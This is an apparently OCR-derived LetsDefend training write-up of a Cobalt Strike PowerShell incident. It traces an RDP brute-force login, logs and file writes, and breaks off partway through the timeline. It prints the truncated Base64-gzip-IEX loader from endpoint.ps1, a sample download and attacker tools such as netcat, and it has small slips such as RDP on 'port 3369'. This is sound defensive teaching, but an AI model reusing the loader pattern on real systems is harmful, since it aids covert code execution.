
LetsDefend

Official Write Up

Event ID: 101

Rule Name: SOC153 - Suspicious Powershell Script Executed

ALERT




High　Sept. 5, 2021, 12:43 p.m.　★ SOC153 - Suspicious Powershell Script Executed　101　Malware

★ This alert was generated from a real cyber attack.

EventID:	101
Event Time:	Sept. 5, 2021, 12:43 p.m.
Rule:	SOC153 - Suspicious Powershell Script Executed
Hostname	Matt
IP Address	172.31.34.35
EDR Action	Allowed
File Path	C://Users//Public//Documents//endpoint.ps1
Username	Administrator
L1 Note	When I tried to decode the Powershell script on base64decode.org, it said it was Cobalt Strike.
Download (Password:infected):	b9a7a76320ebefc19ae65c56c45f311e.rar

When Tier 1 analyst investigated the powershell script named “endpoint.ps1”, he/she saw that powershell commands are encoded and he/she uploaded the encoded commands to base64decode.org website. When the analyst tried to decode the commands he determined that decoded code belongs to Cobalt Strike.



```
BLOCKED! The Base64 decoded data contains the following harmful code: Win.Trojan.CobaltStrike-7917400-0
```


DETECTION

Verify

Normally alarms that have been escalated from Tier 1 to Tier 2 should be really harmful events. But due to lack of technical knowledge, lack of technical analysis, and authorization problems not all of the escalated alarms are True Positive.

Before starting the Incident Response process we should make sure the escalated event is due to a harmful action.

Initially we should decide whether we need an advanced level analysis by looking into the data included in the details of the alarm.




High | Sept. 5, 2021, 12:43 p.m. | ★ SOC153 - Suspicious Powershell Script Executed | 101 | Malware

★ This alert was generated from a real cyber attack.


```
EventID:                      101
Event Time:                   Sept. 5, 2021, 12:43 p.m.
Rule:                         SOC153 - Suspicious Powershell Script Executed
Hostname                      Matt
IP Address                    172.31.34.35
EDR Action                    Allowed
CommandLine                   powershell.exe endpoint.ps1
File Path                     C://Users//Public//Documents//endpoint.ps1
Username                      Administrator
L1 Note                       When I tried to decode the Powershell script on base64decode.org, it said it was Cobalt Strike.
Download (Password:infected): b9a7a76320ebefc19ae65c56c45f311e.rar
```

When we look into the Command Line parameters we see that a Powershell script named “endpoint.ps1” has been run. Since there is not any other Command Line parameter related to the process we cannot make any assumptions without looking into the script.



Download (Password:infected): b9a7a76320ebefc19ae65c56c45f311e.rar

We should start the analysis by downloading the Powershell script named “endpoints.ps1” through SIEM by clicking the “Download” button. (To keep your device safe and uninfected you should investigate the files in an isolated environment. Because the alarms on the LetsDefend are from real life incidents,and malwares are real malicious softwares.)




```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAOy9W6/ySLIg+tz9K+phS1UlajcGgzEjbWnA3GxsczEXQ0+rBTYYG7DxDZOeM//9REQa1
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

When we open the Powershell script named “endpoint.ps1” on a text editor we can access the commands within it. In the script we see that a string encoded with Base64 is decoded and assigned to a variable named “$s”. Later on, the decoded string is decompressed (meaning unzipped) and commands are run.

Base64 decoding and Zip decompression processes increase the probability of the script being malicious since those are not behaviors of a legitimate application.

We need to access the Powershell commands in order to analyse it deeper. First base64 decoding and then Zip decompression steps will allow us to access the malicious commands. To automate the process you can use the following Python script.



```
import io
import gzip
import base64
data = io.BytesIO(base64.b64decode("[REDACTED]"))
fout = gzip.GzipFile(fileobj=data)
print(fout.read())
~
```

After the decoding process we can confirm the file named “endpoints.ps1” is malicious.

Since we confirm the escalated alarm and it is a harmful Powershell script that has been run on a machine we should start the Incident Response process.

ANALYSIS


Initial Access

It has been confirmed that a harmful Powershell script has been run on a device named “Matt”. Detection of the attacker’s initial access to the system is necessary.

The root cause detection is the most important step of the Incident Response. The root cause of initial access needs to be determined quickly and “open door” must be closed.

The attacker could have established the initial access by phishing or a service that is open to the internet. Correctly identifying the root cause of initial access depends on determining how the device is being used and to what purpose it has been used.

Initially the services that are open to the internet should be determined. A tool called Netstat can be used to determine the listening ports and names of the services belonging to those ports can be learned.



```
C:\Windows\system32>netstat -ano | find /i "listening"
  TCP    0.0.0.0:81             0.0.0.0:0              LISTENING       4024
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       540
  TCP    0.0.0.0:433            0.0.0.0:0              LISTENING       3720
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       4024
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1048
  TCP    0.0.0.0:5900           0.0.0.0:0              LISTENING       2832
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1304
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1560
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2412
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2548
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING       2336
  TCP    0.0.0.0:49672          0.0.0.0:0              LISTENING       804
  TCP    0.0.0.0:49687          0.0.0.0:0              LISTENING       824
  TCP    172.31.34.35:139       0.0.0.0:0              LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       540
  TCP    [::]:433               [::]:0                 LISTENING       3720
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:3389              [::]:0                 LISTENING       1048
  TCP    [::]:5985              [::]:0                 LISTENING       4
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49664             [::]:0                 LISTENING       660
  TCP    [::]:49665             [::]:0                 LISTENING       1304
  TCP    [::]:49666             [::]:0                 LISTENING       1560
  TCP    [::]:49667             [::]:0                 LISTENING       2412
```

According to the Netstat command it could be seen that the device does not have any services (like Web, Email, FTP) open other than standard Windows operating system services.

It could be seen that port 3369 is open to the internet. This port is used as the RDP (remote desktop protocol) port by default Windows OS settings. By RDP protocol users can access and control the Windows machines through graphical user interface.

As System Admins know, there are many attackers on the internet scanning the 22 (SSH) and 3389 (RDP) ports. Attackers use “brute force” techniques on authorized accounts through mentioned services that come with operating systems’ default settings.


Since RDP service is open, it would be the correct approach to check the RDP log events first to determine the attackers initial access.

If the logs are not deleted by the attacker, we can determine the successful/unsuccessful login attempts from the log sources below:

- Windows Security Logs
- Microsoft-Windows-Terminal-Services-RemoteConnectionManager
- Microsoft-Windows-TerminalServices-LocalSessionManager
- Sysmon Operational

Going through the details of the alarm on the SIEM, it can be seen that the Powershell script is run by an “Administrator” account. We need to determine whether the administrator account has been the target of brute force attack and whether there is a successful login. Since the Powershell script is run on the date 05.09.2021, we should filter down the logs to the same date to start our investigation so that we would not get lost in the Windows Security Event logs.

When a successful RDP session is created an event ID 21 called “Microsoft-Windows-TerminalServices-LocalSessionManager/Operational” is created. When we look into the event ID 21 on 05.09.2021 we can see that an RDP session is being created with an “Administrator” account from the IP address of 3.16.42.241.



Operational Number of events: 156

Filtered: Log: Microsoft-Windows-TerminalServices-LocalSessionManager/Operational; Source: ; Event ID: 21.

Level	Date and Time	Source	Event ID	Task Category
Information	8/7/2021 12:21:19 PM	TerminalServi...	21	None
Information	9/5/2021 11:21:30 AM	TerminalServi...	21	None
Information	9/5/2021 12:12:15 PM	TerminalServi...	21	None
Information	9/15/2021 5:31:46 PM	TerminalServi...	21	None

Event 21, TerminalServices-LocalSessionManager

```
Remote Desktop Services: Session logon succeeded:

User: EC2AMAZ-ILGVOIN\Administrator
Session ID: 2
Source Network Address: 3.16.42.241
```


Log Name:	Microsoft-Windows-TerminalServices-LocalSessionManager/Operational		
Source:	TerminalServices-LocalSessic	Logged:	9/5/2021 12:12:15 PM
Event ID:	21	Task Category:	None
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		

We determined that the attacker had a successful login to the device name “Matt” on the date 05.09.2021 at 12:12 using the IP address of 3.16.42.241. To finalize the root cause analysis, we need to determine how the attacker gets the Administrator password. To date,we still often see brute force attacks on RDP services as initial access methods.

The failed login attempts create a Windows Security event with ID number of 4625. So we should be investigating the events that are created before 12:12 and have the ID number of 4625.

When event ID 4625 is investigated under Windows Security, we can see that there are many records of failed login attempts. Since the RDP is open to the internet, there are many scanners doing brute-force attacks. To determine the root cause clearly, we need to determine whether we had an attack from the IP address of 3.16.42.241.

We can see that there are failed login attempts from the aforementioned IP address. So it has been determined that the attacker got the Administrator password by brute-force attack.



Event Properties - Event 4625, Microsoft Windows security auditing.

```
Account For Which Logon Failed:
        Security ID:            NULL SID
        Account Name:           Administrator
        Account Domain:         EC2AMAZ-ILGVOIN

Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:             0xC000006A

Process Information:
        Caller Process ID:  0x0
        Caller Process Name:    -

Network Information:
        Workstation Name:       EC2AMAZ-ILGVOIN
        Source Network Address: 3.16.42.241
```

```
Log Name:          Security
Source:            Microsoft Windows security   Logged:         9/5/2021 12:16:04 PM
Event ID:          4625                         Task Category:  Logon
Level:             Information                  Keywords:       Audit Failure
User:              N/A                          Computer:       EC2AMAZ-ILGVOIN
OpCode:            Info
More Information:  Event Log Online Help
```


Execution

We have determined the root cause successfully. We should be looking for the attacker's actions on the system.

On the devices that have Sysmon installed, it can be easily determined what actions have been taken by attackers by looking at the event ID number 1 on the Sysmon Operational. But before looking into the ID number 1 Sysmon Operational events, let's start with determining the files that have been written on the file system.

When there is a file written on the file system event with ID number 11 is being created on Sysmon Operational. By using this event ID the files that have been written by the attacker can be determined.

To do so let’s filter events by the ID number of 11.



Filter Current Log

Filter | XML

Logged: From 9/5/2021 12:00:00 AM to 9/5/2021 11:59:59 PM

Event level: □ Critical □ Warning □ Verbose

□ Error □ Information

● By log Event logs: Security

○ By source Event sources:

Includes/Excludes Event IDs: Enter ID numbers and/or ID ranges separated by commas. To exclude criteria, type a minus sign first. For example 1,3,5-99,-76

11

Task category:

Keywords:


User: <All Users>

Computer(s): <All Computers>

When event ID 11 is investigated on the date of the attack, we can see the following files are being written on the file system. To create a successful timeline report, it is important to determine the dates when the files have been written.

Date	File Name
05.09.2021 12:30	new1.bat
05.09.2021 12:32	Advanced_Port_Scanner_2.5.3869.exe
05.09.2021 12:39	nc111nt.zip
05.09.2021 12:43	endpoint.ps1

At 12:30, we can see that a file named “new1.bat” has been written to the file system by Notepad.exe.



Operational Number of events: 2,405

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 11. Number of events: 281

